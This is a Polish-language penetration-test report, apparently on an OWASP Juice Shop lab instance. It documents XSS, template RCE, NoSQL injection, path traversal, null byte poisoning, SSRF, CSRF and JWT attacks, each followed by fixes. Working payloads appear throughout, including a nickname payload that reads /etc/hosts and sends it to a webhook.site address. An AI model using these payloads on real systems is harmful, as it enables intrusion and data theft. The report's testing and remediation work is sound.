Atak ten jest rozwinięciem prób związanych z wykonaniem XSS z użyciem funkcji dodawania pseudonimu dla użytkownika. Element wyświetlający pseudonim w szablonie strony jest niepoprawnie zabezpieczony, co umożliwia wykonanie kodu JavaScript i wyświetlenie jego wyników. Pozwala to na wstawienie tagu script przy pomocy funkcji związanych z przetwarzaniem ciągów znaków tekstowych (m.in. użycie String.fromCharCode(60) dla '<' i 62 dla '>').

Powodzenie tego typu ataku stanowi dowód, że sanityzacja danych odbywa się tylko na etapie użytkownik -> baza, natomiast nie działa poprawnie na etapie baza -> zwracana strona.

Inne miejsca, w których został przetestowany atak RCE podobną metodą (wykorzystując szablony strony), ale się nie powiódł:

- Opinie produktów
- Customer Feedback
- Rejestracja mailem #{2+2}@mail.com

Ponadto, wykonanie ataku wymaga znajomości żetonu JWT użytkownika, dlatego sam atak XSS kiedy staje się możliwy do wykonania jest już trochę niepotrzebny, ponieważ atakujący i tak ma dostęp do konta, a sanityzacja pseudonimu w pozostałych modułach aplikacji działa poprawnie, co uniemożliwia atak na osoby postronne.

Warunki wykonania ataku

Atakujący musi posiadać poprawny token użytkownika i wykonać atak modyfikujący CSP na jego awatar.

Szczegóły wykonania

W danych zawartych w tabeli wysłany kod jest zwykłym połączeniem ciągów znaków i klamr uzyskanych funkcjami zamieniającymi kody unicode na właściwe znaki. Kod URL %2B odpowiada znakowi dodawania '+'.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile	Authentication Bearer TOKEN	token: TOKEN	{'username'='#'{String.fromCharCode(60)} %2B'script'%2BString.fromCharCode(62)%2B"alert('abc') "%2BString.fromCharCode(60)%2B'/script'%2BString.fromCharCode(62)}'}	302 /profile

Skutki

Po wykonaniu takiego zapytania wejście na profil użytkownika skutkuje wyświetleniem alertu przeglądarki, co potwierdza powodzenie ataku XSS. W podanym przykładzie atak był niegroźny jednak nic nie stoi na przeszkodzie by wykonać np. kradzież ciasteczek jak w przypadku Reflected XSS.

Zalecenia

Należy powtórzyć użyte przed wpisem do bazy mechanizmy sanityzacji XSS również przed wyświetlaniem danych.

PT10-RCE: Kradzież danych z serwera z użyciem RCE na szablonie

Opis

Atak polegał na wykorzystaniu niezabezpieczonego mechanizmu wyświetlania pseudonimu do przeglądania plików systemowych kontenera. Wykorzystaną podatność stanowiła możliwość wstawienia pseudonimu w formie "#{kod}", którą niezabezpieczony szablon interpretował jako kod do uruchomienia w środowisku kontenera.

Warunki wykonania ataku

Atakujący posiada jakiegokolwiek poprawny token. Atakujący wie jak użyć biblioteki do generacji witryny.

Szczegóły wykonania

Atak działa analogicznie do opisanego poprzednio wykorzystania RCE do uzyskania efektu XSS (PT09) - zmienia się tylko zawartość przesyłana jako nowy pseudonim.

Przykładem jest podglądanie konfiguracji systemu korzystając z pseudonimu (kod wygenerowany częściowo z pomocą Copilot):

```
{'username': "#{require('https').get('https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?data=' + encodeURIComponent(require('fs').readFileSync('/etc/hosts', 'utf8')));}"}
```

Wynikiem zapytania jest:

```
127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4 ::1 localhost
localhost.localdomain localhost6 localhost6.localdomain6 169.254.1.2 host.containers.
internal host.docker.internal 10.42.12.104 52102d4cdf52 naughty_mclean
```

Na tej podstawie można się dowiedzieć, że aplikacja działa w konterze i ma dostęp do sieci wewnętrznej kontenerów (sieć host.containers.internal).

Skutki

Atakujący może **odczytywać dowolne informacje o plikach w systemie oraz ich zawartości**. Podane przykłady przedstawiają wykorzystanie tej możliwości do odczytu klucza premium oraz podejrzenia sieci wewnętrznej kontenera, które mogły by posłużyć do odkrycia kolejnych potencjalnych celów.

Zalecenia

Najprostszym rozwiązaniem jest bezpośrednie usunięcie fragmentu "#{ " z początku tekstu. Takie podejście jest banalne, ale sprawia, że tekst już nie zostanie wykonany.

Uwaga! Ważne, by taki mechanizm zaimplementować zarówno przed wpisem do bazy, jak i tuż przed przekazaniem do szablonu. Dzięki temu zminimalizowana zostanie szansa, że działające RCE, które dostanie się do bazy danych w jakiś inny sposób (np. przez SQL Injection) zostanie wykonane.

Bardziej profesjonalnym podejściem była by sanitizacja działająca analogicznie do parameter binding przy SQL Injection, czyli mechanizm upewniający się że tekst od użytkownika zostanie zinterpretowany jako ciąg znaków, a nie polecenie. Wymaga to użycia odpowiedniej biblioteki. Najlepiej, aby już sama biblioteka od szablonów domyślnie nie dopuszczała RCE (chyba, że programista sam się na to zdecyduje z pełną świadomością).

Propozycja poprawki w aplikacji (wersja prostsza, ponieważ nie udało się znaleźć odpowiedniej biblioteki):

```
[...]
processed = processed.replace("#{", "")
[...]
```

gdzie processed to zmienna przechowująca pseudonim użytkownika przetworzony przez sanitizację XSS. Wspominając o sanitizacji warto zaznaczyć, że dzięki odpowiedniemu użyciu RCE udało się ominąć sanitizację XSS i wykonać skuteczny atak ponieważ aplikacja nie waliduje danych po odczycie z bazy. Jest to coś co zdecydowanie wymaga poprawy: walidacja zarówno przed wstawieniem do bazy, jak i przed wyświetleniem na stronie to jedna z podstaw!

PT11-NOSQL-RCE: Atak RCE z użyciem bazy NoSQL

Opis

Niepoprawna sanitizacja danych przed wykorzystaniem komendy \$where w bazie NoSQL sprawia, że można wykonywać dodatkowe polecenia z użyciem JavaScript. Celem tego ataku była końcówka /rest/products/{id}/reviews, gdzie modyfikowanym parametrem było id. W zawartym przykładzie zapytanie sprawia, że baza wysyła zapytanie na podany adres webhook.

Warunki wykonania ataku

Brak. Atak nie wymaga logowania.

Szczegóły wykonania

W tabeli zawarte zostało żądanie realizujące atak.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/products/1\%20\%26\%26\%20fetch\ ('https\%3A\%2F\%2Fwebhook. site\%2F3f406f22-779e-44a3-a7ce-05e9146aa009') /reviews	-	-	-	200

Przed zamianą niektórych znaków na kody URL odpytwana końcówka wyglądała następująco:

```
/rest/products/1 && fetch(...)/reviews
```

Skutki

Skutkiem takiego zapytania jest puste żądanie otrzymane po stronie webhook'a. Niestety (z perspektywy atakującego) kontekst polecenia \$where nie pozwala na wykorzystanie tej podatności do wyciągnięcia wartościowych danych, ponieważ wszystkie opinie i tak są dostępne. Nie można jednak ignorować tej podatności, ponieważ może posłużyć do innych nadużyć takich jak SSRF.

Zalecenia

Poprawki niezbędne do naprawy tej podatności są tożsame z tymi, które miały by zapobiec NoSQL Injection. Te zalecenia zostały opisane dokładniej w sekcji poświęconej atakowi PT04, jednak warto wspomnieć, że jednym z preferowanych rozwiązań jest dodanie biblioteki sanitizującej dane dopasowanej do baz NoSQL (np. mongo-sanitize).

PT12-PTH-TRV: Atak Path Traversal

Opis

Atak path traversal polegał na próbie uzyskania nieautoryzowanego dostępu do systemu plików poprzez wykorzystanie mechanizmów przechodzenia po drzewie plików w systemie plików. Badania dotyczyły głównie końcówki /ftp/{ścieżka do pliku} i polegały na wstawianiu przejścia do katalogu wyżej "../" do podawanej ścieżki.

Atak w tej formie nie powiódł się, dlatego w szczegółach wykonania zawarto podjęte próby i wnioski z nich wynikające.

Warunki wykonania ataku

Atakujący musi odkryć ukrytą końcówkę /ftp.

Szczegóły wykonania

Jeden z przykładów użycia "../" w został przedstawiony w tabelce. Przykład ten nie jest jeszcze skutecznym atakiem, ponieważ otrzymany plik wciąż należy do udostępnionego katalogu, ale prezentuje możliwość przechodzenia po drzewie plików.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/ftp/quarantine/../	-	-	-	200 OK (przegląd plików dla /ftp)

W celu zwiększenia czytelności raportu reszta prób ataków została zawarta w raporcie w postaci listy złożonej ze ścieżki (końcówki) będącej celem żądania GET, odpowiedzi serwera oraz komentarza.

WAŻNE! Przy badaniach zaobserwowano, że wykonywanie zapytań przez przeglądarkę nie działa poprawnie, ponieważ stara się ona oszczędzić pracy serwerowi i skrócić ścieżkę jeszcze przed zapytaniem. Przykładem może być:

```
/ftp/quarantine/../../
```

Wysłanie takiego zapytania przez przeglądarkę skutkowało zapytaniem bezpośrednim na /ftp widocznym w BurpSuite. Z tego powodu zapytania w tym przypadku musiały być wykonywane przez program BurpSuite.

- **/ftp../**

ForbiddenError: Forbidden

- **/ftp/quarantine../**

listing directory /ftp/quarantine../, czyli pliki /ftp/

- **/ftp/quarantine/%2E%2E/**

listing directory /ftp/quarantine../, czyli pliki /ftp/

- **/ftp/quarantine/%252E%252E**

404 Error: ENOENT: no such file or directory, stat '/juice-shop/ftp/quarantine/%2E%2E'

W tym przypadku można zauważyć, że do operacji dekodowania URL doszło tylko jeden raz (rozkodowany został znak %, ale już nie kropka).

- **/ftp/%2E%2E**

403 Error: Only .md and .pdf files are allowed!

- **/ftp/%252E%252E**

403 Error: Only .md and .pdf files are allowed!

Ten błąd jest tutaj zaskakujący. Prawdopodobnie jest on zwracany domyślnie tak, aby nie zdradzać zbyt wiele szczegółów użytkownikowi, jednak zalecane jest dokładniejsze spojrzenie na kod, czy aby na pewno program nie próbuje wykonać operacji w niedozwolonych lokalizacjach.

Skutki

Na tym etapie można podsumować działanie końcówki tak, że przechodzenie po folderach jest w pełni możliwe tak długo, jak użytkownik odwołuje się do czegoś wewnątrz ścieżki /ftp, czyli **atak path traversal nie jest wykonalny**. Zabezpieczenia są prawdopodobnie zrealizowane przez analizę przetworzonej ścieżki i sprawdzenie, czy jest wewnątrz /ftp, bądź przez odpowiednie ustawienia dostępu użytkownika (w kontekście użytkownika systemu kontenera serwera) reprezentującego serwer.

PT13-NL-BT: Atak Null Byte Poisoning

Opis

Atak polegał na wstawieniu Null Byte w ścieżkę do pliku udostępnianego przez serwer w celu ominięcia ograniczenia możliwości pobierania plików do typów .md oraz .pdf. Dodanie null byte wraz z rozszerzeniem pdf pozwoliło na przejście ścieżki przez zabezpieczenie związane z typami, a serwer udostępniający pliki ignorował sztucznie dodane rozszerzenie i zwracał dowolny plik z końcówką /ftp.

Warunki wykonania ataku

Atakujący musi znać końcówkę /ftp oraz wiedzieć, że wykonanie ataku wymaga podwójnego zakodowania null byte'a.

Dwustopniowe kodowanie URL, czyli użycie kodu %2500 sprawiło, że w pierwszym etapie przetwarzania serwer rozkodowywał ścieżkę do %00, a dopiero później, w drugim etapie, do null byte'a. Wiedza o tym pochodziła z zajęć laboratoryjnych.

Atakujący musi również znać ścieżkę do innych plików w systemie (w przypadku testów wiedza ta pochodziła z ataku RCE).

Szczegóły wykonania

Przykład udanego ataku został zawarty w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/ftp/package.json.bak%2500.md	-	-	-	200 OK (pobranie pliku package)

Skutki

Atak pozwala atakującemu na pobranie dowolnego pliku z serwisu ftp.

Zalecenia

Zabezpieczeniem przed udanym null byte poisoning była by przede wszystkim walidacja, czy plik wyszukany przez serwis udostępniający odpowiada temu, którego oczekiwała aplikacja sklepu. Oznacza to, że aplikacja powinna sprawdzić nie tylko czy ścieżka od użytkownika zawiera plik md/pdf, ale również czy to co chce zwrócić moduł udostępniający jest takim plikiem. Mogło by tutaj wystarczyć nawet podstawowe porównanie typu: `pathFromUser == pathFoundByFtp`.

Dobłą praktyką było by również usunięcie potencjalnie poufnych plików z końcówki /ftp i przekazywanie ich bezpieczniejszą ścieżką, np. szyfrowanymi wiadomościami prywatnymi. Wtedy nawet w przypadku udanego ataku konsekwencje były by minimalne. Można również rozważyć, czy obecność końcówki /ftp w tej aplikacji ma sens (nie udało się znaleźć miejsca, w którym jest ona praktycznie wykorzystana przez aplikację) i czy nie lepiej go wyłączyć.

PT14-NL-BT-PTH-TRV: Atak path traversal z użyciem null byte poisoning

Opis

Atak polegał na połączeniu opisanych wcześniej podejść path traversal oraz null byte poisoning w celu uzyskania dostępu do plików znajdujących się poza katalogiem udostępnianym przez końcówki /ftp/ oraz /assets/.

Podobnie jak dla zwykłego path traversal nie udało się wykonać udanego ataku. Ze względu na zaobserwowaną obsługę błędów można zasugerować twórcom aplikacji przejrzanie kodu w celu upewnienia się, że wszystko działa poprawnie.

Warunki wykonania ataku

Atakujący musi znać ukrytą końcówkę ftp. Musi również znać ścieżkę do innych plików w systemie (w przypadku testów wiedza ta pochodziła z ataku RCE).

Szczegóły wykonania

Podjęte próby zostały zawarte w formie listy, gdzie każdy punkt zawiera końcówkę będącą celem zapytania GET oraz odpowiedź serwera.

W tym przypadku ważne jest użycie nadmiarowych przejść "wyżej" w drzewie (czyli '../'), aby upewnić się że ścieżka wyjdzie aż do katalogu-korzenia, czyli '/'

- /ftp/../../../../etc/hosts%2500.md

400 Bad Request

- /ftp/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/hosts%2500.md

400 Bad Request

- /ftp/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/etc/hosts%2500.md

403 Error: Only .md and .pdf files are allowed!

Opisana dokładnie została tylko końcówka ftp jednak warto wspomnieć, że istnieje drugie miejsce które może być podatne na path traversal:

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/assets/public/images/products/../../../../etc/hosts	-	-	-	400 Bad Request

Innym przykładem jest zapytanie `/assets/public/images/products/../../products/apple_pressings.jpg`, które zwracało obrazek produktu, co pokazuje że chodzenie po ścieżce jest możliwe. W trakcie kilku prób testowych zachowanie nie różniło się od końcówki `/ftp/` i nie została odkryta żadna podatność.

Skutki

Nie udało się przeprowadzić skutecznego ataku, jednak zaobserwowano kilka faktów związanych z systemem.

W tym ataku w porównaniu do poprzednich podobnych od razu w oczy rzuca się nowy błąd, czyli Bad Request. Biorąc pod uwagę odpowiedzi zwracane w badaniach nad path traversal PT12 (częste 403: only.md and .pdf [...] allowed) można sądzić, że przetestowane tutaj zapytania prawdopodobnie trafiają w plik `/etc/hosts` i z powodu null byte poisoning serwer próbuje je pobrać, ale na pewnym etapie przetwarzania orientuje się, że jest to plik z niedozwolonej ścieżki i zwraca domyślny błąd. Jest to przesłanka, że obsługa błędów i zabezpieczenia mogą nie być zrealizowane dostatecznie profesjonalnie, dlatego zalecane jest przyjrzenie się działaniu tej końcówki od strony kodu.

Zalecenia

Mimo, że atak Path Traversal się nie powiódł to na podstawie zwracanych błędów można powiedzieć, że warto przyjrzeć się implementacji tej końcówki i upewnić się, że wszystko jest bezpieczne.

PT15-UN-AC: Nieautoryzowany dostęp do danych

Opis

Atak polegał na uzyskaniu dostępu do prywatnych danych innych użytkowników, czyli ich koszyków zakupowych. Wykonanie ataku polegało na podmianie id koszyka w odwołaniu do api (końcówka `/basket/{id}`).

Informacje o tej i innych ścieżkach, które nie powinny być udostępniane (np. `/#/administration`) pochodziły z plików źródłowych strony. Przykładowo panel administracyjny został wspomniany w `main.js` (Line 1, Column 29862). Wykorzystanie plików źródłowych w badaniach zostało zainspirowane przez podpowiedzi możliwe do znalezienia na `/score-board` aplikacji Juice Shop.

Warunki wykonania ataku

Atakujący musi posiadać jakikolwiek poprawny token oraz wiedzę o występowaniu końcówki `/basket/id`.

Szczegóły wykonania

Atak stanowiło trywialne żądanie GET na końcówkę `/basket/id` z dowolnym wybranym identyfikatorem.

Skutki

Atakujący może przeglądać zawartość koszyków innych użytkowników co stanowi **naruszenie prywatności**. Nie jest ono jednak krytyczne z punktu widzenia bezpieczeństwa.

Zalecenia

W celu uniknięcia tego typu problemów warto upewniać się, że udostępniana wersja produkcyjna kodu nie posiada zbędnych komentarzy i poufnych informacji. Jeśli strona potrzebuje dostępu do pewnych informacji można zdecydować się na usunięcie ich z podstawowego kodu i odpytywanie o nie serwera dopiero po poprzedniej autoryzacji użytkownika. Dodatkowo warto jest dokonać minifikacji wersji produkcyjnej, aby utrudnić użytkownikom analizę kodu (takie działanie można podciągnąć pod filozofię security by obscurity).

Aby uniknąć nieautoryzowanego dostępu do różnych końcówek warto stosować zasady:

- Whitelist, nie blacklist - domyślną opcją brak dostępu
- Nie myśleć "i tak nikogo to nie obchodzi/nikt tego nie znajdzie" - atakujący właśnie szuka przede wszystkim takich miejsc w kodzie. Warto zabezpieczyć najmniejsze drobnostki, aby nie dawać przestępcom szczelin przez które mogą zajrzeć w głąb systemu.

PT16-SSRF: Atak Server Side Request Forgery

Opis

Atak polegał na sprowokowaniu serwera do wysłania żądania GET na wybrany adres poprzez podanie linku w formularzu zmiany awatara.

Warunki wykonania ataku

Atakujący musi posiadać dowolny poprawny token.

Szczegóły wykonania

Atak został zrealizowany poprzez zapytanie zawarte w tabeli. W podanym przykładzie celem był adres zawierający się w sieci wewnętrznej kontenerów, do której należy host aplikacji (wiedza o tym pochodzi z ataku RCE).

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile/image/url	Authentication Bearer TOKEN	token: TOKEN	{"imageUrl":"http://169.254.1.2"}	302 /profile

Skutki

Wynik zapytania (id 22 uzyskane na podstawie śledzenia pakietów w Burp) można podejrzewać wykorzystując proste żądanie GET:

```
GET /assets/public/images/uploads/22.jpg
```

Wynik zapytania SSRF:

```
<!doctype html>
<html>
  <head>
    <meta charset='utf-8'>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <title>Test Page for the HTTP Server on Fedora</title>
    <style type="text/css">
      /**/
      [...]
    &lt;/style&gt;
  &lt;/head&gt;
  &lt;body&gt;
    [...]
  &lt;/body&gt;
&lt;/html&gt;</pre></div><div data-bbox="75 762 921 806" data-label="Text"><p>Ten przykład jest niegroźny, ale nie jest ciężko sobie wyobrazić, że bardziej doświadczony atakujący mógłby wykorzystać program automatycznie przeszukujący sieć i w ten sposób wykorzystać SSRF do <b>wyszukania kolejnych potencjalnych węzłów do ataku</b>.</p></div><div data-bbox="75 807 921 868" data-label="Text"><p>Ta metoda ataku została również użyta do wysłania żądania na webhook. Czynność powiodła się bez problemu, co daje atakującemu <b>możliwość użycia sklepu do wykonywania podejrzanych połączeń</b> i np. dodatkowego ukrycia się przy rekonesansie zupełnie niepowiązanych serwisów (mógłby wykonać rekonesans jako sklep używając SSRF, a następnie usunąć historię swoich połączeń ze sklepem przez znalezione wcześniej RCE zacierając swoje ślady)</p></div>
```

Zalecenia

Zabezpieczenie przed atakiem SSRF jest tutaj bardzo trudne, co wynika z samego charakteru dostarczanej użytkownikowi funkcji. Pierwszą sugestią było by dodanie walidacji URL poszerzonej o wyrażenie regularne sprawdzające, czy poprawny link na pewno odnosi się do obrazka o określonych rozszerzeniach (trzeba by tu było również pamiętać o Null Byte Poisoning!).

Inną pomocną czynnością było by zablokowanie użytkownikowi reprezentującemu serwer w systemie kontenera zapytań do sieci niepublicznych.

Prawdopodobnie najbezpieczniejszym rozwiązaniem jest całkowite usunięcie funkcji zmiany awatara przez link. Taka funkcja nie jest czymś kluczowym dla serwisu, a jeśli komuś bardzo zależy na swoim profilu to mógłby pobrać obrazek i wgrać go ręcznie w mniej niż minutę

PT17-CSRF: Atak Cross-Site Request Forgery

Opis

Atak CSRF polegał na implementacji formularza, potajemnie wysyłającego żądanie zmiany awatara, w niepowiązanym ze sklepem serwisie. Do testów użyta została strona internetowa htmledit.squarefree.com/.

Atak CSRF w trakcie testów nie powiódł się. Z drugiej strony analiza żądań oraz przegląd opinii innych testerów w internecie wskazuje na to, że powodem niepowodzenia były wbudowane zabezpieczenia nowoczesnych przeglądarek, a nie aplikacji sklepowej. Dowodem na to jest powodzenie ataku po ręcznym doklejeniu ciasteczek mimo obecności nagłówków typu Sec-Fetch-Site: cross-site jasno ostrzegających o możliwym CSRF. Można więc powiedzieć, że mimo niepowodzenia aplikacja posiada podatność na ten atak.

Warunki wykonania ataku

Atakujący musi posiadać dostęp do innego serwisu, gdzie może edytować kod formularzy. Użytkownik musi skorzystać z tego serwisu. Przeglądarka użytkownika musi być na tyle przestarzała, by pozwolić na wykonanie ataku.

Szczegóły wykonania

Kod formularza użytego w serwisie zewnętrznym, którego celem była zmiana pseudonimu:

```
<html>
  <body>
    <form method="POST" action="https://adoringcohen.acme.edu.pl/profile">
      <input type="hidden" name="username" value="im_a_victim"/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

Wypełnienie formularza skutkowało wysłaniem następującego żądania:

```
POST /profile HTTP/2
Host: adoringcohen.acme.edu.pl
Content-Length: 20
Cache-Control: max-age=0
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: pl-PL,pl;q=0.9
Origin: https://htmledit.squarefree.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
          Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
        ,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: frame
Sec-Fetch-Storage-Access: active
Referer: https://html5edit.squarefree.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
username=im_a_victim
```

Jak pokazuje analiza żądania w BurpSuite użyta przeglądarka nie dokleiła ciasteczek, mimo że użytkownik był aktualnie zalogowany w sklepie.

Ręczne dodanie ciasteczek do tego samego żądania (wykorzystując dane z innych prostych przykładów) pozwoliło na zmianę pseudonimu.

Żądanie, które zmieniał pseudonim (pozostałe elementy/nagłówki były identyczne jak w powyższym, atak wykonywany był przez BurpSuite):

```
[...]
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  xkv4Xw0jLlQmrd8Btoi3t4fzt1TyWuY3HKAheVtazU3WFJ906gBbWaERzZMy; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
  eyJzdGF0dXMiOiJzdWNjZXRzIiwiaXNja3VlZGF0YSI6eyJpZC16MjIsInVzZXJ1Ijo1I3
tyZXF1aXJlKcdodHRwcycpLmdldCgnaHR0cHM6Ly93ZWJob29rLnNpdGUvM2Y0MDZmMjItNzc
5S00NGEzLWE3Y2UtMDVlOTE0NmFhMDA5P2RhGE9JyArIGVuY29kZVVSSUNvbXBvbWVudChy
ZXF1aXJlKcdmcyycpLnJlYWRRGaWxlU3luYygnL2V0Yy9ob3N0cyysICdlldGY4JykpKTt9IiwiZ
WlhaWwiOiJmaWxpEBtYwlsLmNvbSIsInBhc3N3b3JkIjo1YmE2Y2RhYTUzZGVkNDQyODU5Nj
MwMTRjODNkY2NHY2Z1LOWUwNmU5YjQzODc2M2JjNGJhMWEyMzgzM2VkdZDQ3NyIsInJvbGUiOiJ
jdXN0b211ciIsImRlbHV4ZVRva2VuIjo1IiwibGFzdExvZ2luSXAiOiIxMCA0Mi4xMi4xMDQi
LCJwcm9maWxlSW1hZ2UiOiJodHRwc2ovL2Fkb3Jpbmdjb2h1bi5hY211LmVkdS5wbC9hc3Nld
HMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsIm1
zQWN0aXZ1Ijpo0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTA1LTE2VDEwOjM0OjQyLjMwMloiLCJlc
GRhdGVkQXQiOiIyMDI1LTA1LTE2VDE1OjA3OjExLjcwMloiLCJkZWxldGVkQXQiOm51bGx9LjCJ
pYXQiOjE3NDc0MDgwMzJ9.d8jrsNnP1HZ-3WV
BciASup17-BwDyl103JYoP56G79iWEdWTppUx-uXo29QmaHZn2bt9dAaiuNwUf5YAu6hcgDVeJ
iDAynukMlMHIpJpKbn5f2sHdSrtGh9-qgw3un0oof8TQ6Syh0WConNjwhfwUs5GVT9nao304260w6QEzs
[...]
```

Skutki

Atakujący ma **możliwość wykonywania dowolnych akcji w imieniu użytkownika.**

Zalecenia

Istnieje kilka metod zabezpieczeń przed CSRF:

- Wykorzystanie stanu przy ważniejszych formularzach:
Serwer wysyłając formularz dodaje do niego ukryte pole z losowym stanem, który zapamiętuje. Jeśli odpowiedź na formularz zawiera ten sam stan to odpowiedź jest akceptowana, jeśli nie to ignoruje. Wtedy żądanie z ataku CSRF nie znając stanu nie może nic zmienić.
- Ciasteczka SameSite
Odpowiednie ustawienie ciasteczek sprawia, że zostaną one doklejone tylko do zapytań pochodzących z tej samej domeny. Aktualnie wiele przeglądarek wymusza takie ustawienia jako domyślne, co jest powodem niepowodzenia ataku w przeprowadzonych badaniach.

Aby zagwarantować bezpieczeństwo również dla użytkowników ze starszymi wersjami przeglądarek warto zaimplementować kilka poprawek przynajmniej dla najważniejszych formularzy w aplikacji. Informacje o ataku i poprawkach zostały oparte głównie o źródło <https://portswigger.net/web-security/csrf#common-defences-against-csrf>

PT18-JWT-NONE: Użycie niepodpisanego żetona JWT

Opis

Atak polegał na modyfikacji poprawnego żetona JWT poprzez zamianę zawartego w nim id użytkownika na inny (przykładowo 1 dla konta admina), a następnie wysłaniu go do chatbota, który w podstawowej aplikacji odsyła odświeżone, w pełni poprawne tokeny.

Udało się ustalić, że nie tylko aplikacja automatycznie odrzuca żetony bez podpisu, ale że również chatbot nie odsyła już odświeżonych wersji.

Warunki wykonania ataku

Atakujący musi wiedzieć, że chatbot podczas ustawiania pseudonimu użytkownika zwraca odświeżony token. Atakujący musi posiadać prawidłowy token do modyfikacji.

Szczegóły wykonania

Przykładowy FAKE_TOKEN był równy:

eyJ0eXAiOiAiSldUIiwgImFsZyI6ICJub25lIn0.
eyJzdGF0dXMiOiAic3VjY2VzcyIsICJkYXRhIjogeyJpZCI6IDEsICJlc2VybmFtZSI6ICJDYXJsIiwgImVtYWlsIjojImZpbGlwQG1haWwuY29tIiwgInBhc3N3b3JkIjojImJhNmNkYWElM2RlZDQ0MjglOTYzMDE0YzgZ
ZGNjYmEudTllMDZlOWIOMzg3NjNiYzRiYTfhMjM4MzNlZGQONzciLCAicm9sZSI6ICJjdXN0b21lciIsICJkZWxleGVUb2t1biI6ICIiLCAibGFzdExvZ2luSXAIoiAiMTAuNDIuMTUuMTA0IiwgInByb2ZpbGVJbWFnZSI6ICJodHRWOi8vYXNZZXRLZ3B1YmxpYy9pbWFnZXMvdXBsb2Fkcyy8xLmpwZzsgc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScilCAidG90cFNlY3JldCI6ICIiLCAiaXNB3RpdmUiOiB0cnVlLCAiY3JlYXRlZEF0IjojImJUtMDUuMTIgMDk6MDQ6NTIuMTU0ICswMDowMCIsICJlcGRhdGVkQXQiOiAiAmjAyNS0wNS0xMiAxNT0lMTowMi45MTYgKzAwOjAwIiwgImRlbGV0ZWRBdCI6IG51bGx9LCAiaWF0Ij0jMTc0NzAzN2YtNXhtL

co można rozkodować do danych (część nieistotnych pól została pominięta):

```
{
  "typ": "JWT",
  "alg": "none"
}

{
  "status": "success",
  "data": {
    "id": 1,
    "username": "Carl",
    "email": "filip@mail.com",
    "password": "ba6cdaa53ded44285963014c83dccacfe9e06e9b438763bc4ba1a23833edd477",
    "role": "customer",
    [...]
  },
  [...]
}
```

oraz brak trzeciej części, czyli podpisu (co potwierdza samotna kropka w tokenie).

Żądanie realizujące atak zostało zawarte w poniższej tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/chatbot/respond	Authentication: Bearer FAKE TOKEN	token: FAKE TOKEN	{"action": "setname", "querv": "Carl" }	401 Unauthenticated user


```

    "id": 22,
    "username": "Carl",
    "email": "filip@mail.com",
    "password": "ba6cdaa53ded44285963014c83dccacfe9e06e9b438763bc4ba1a23833edd477",
    "role": "customer",
    [...]
  },
  [...]
}

```

Podpis stanowiący trzecią część tokena został dodatkowo zweryfikowany z użyciem serwisu jwt.io poprzez wklejenie sekretu aplikacji (/encryptionkeys/jwt.pub).

Żądanie realizujące atak:

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/user/whoami	Authentication: Bearer FAKE_TOKEN	token: FAKE_TOKEN	-	200 {"user":{}}

Jak się jednak okazało endpoint whoami zwracał pustą odpowiedź również dla poprawnego tokena, dlatego w celu sprawdzenia zabezpieczeń podjęta została próba zmiany pseudonimu z użyciem sztucznego JWT:

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile	Authentication: Bearer FAKE_TOKEN	-	{"username":"abc"}	500 Error: Blocked illegal activity by ::...

Jak widać próba wykonania tego ataku zakończyła się blokadą ze strony serwera (podobnie było przy teście tego endpointu z JWT bez podpisu). Dla porównania dla poprawnego JWT zapytanie kończyło się zmianą pseudonimu i przekierowaniem 302 na /profile.

Skutki

Atak **nie powiódł się**. Zmodyfikowany token był blokowany przez wszystkie sprawdzone końcówki.

PT20-FAIL: Awaria serwera powodowana uczciwymi akcjami

Opis

Mówiąc żartobliwie, najbezpieczniejsza aplikacja to ta, która na nic nie pozwala. Ważnym elementem poprawiania aplikacji jest upewnienie się, że zachowa ona wszystkie funkcjonalności, co niestety w przypadku badanej wersji wydaje się być niespełnione.

Próba wykonania zamówienia w pełni uczciwy sposób kończyła się awarią aplikacji.

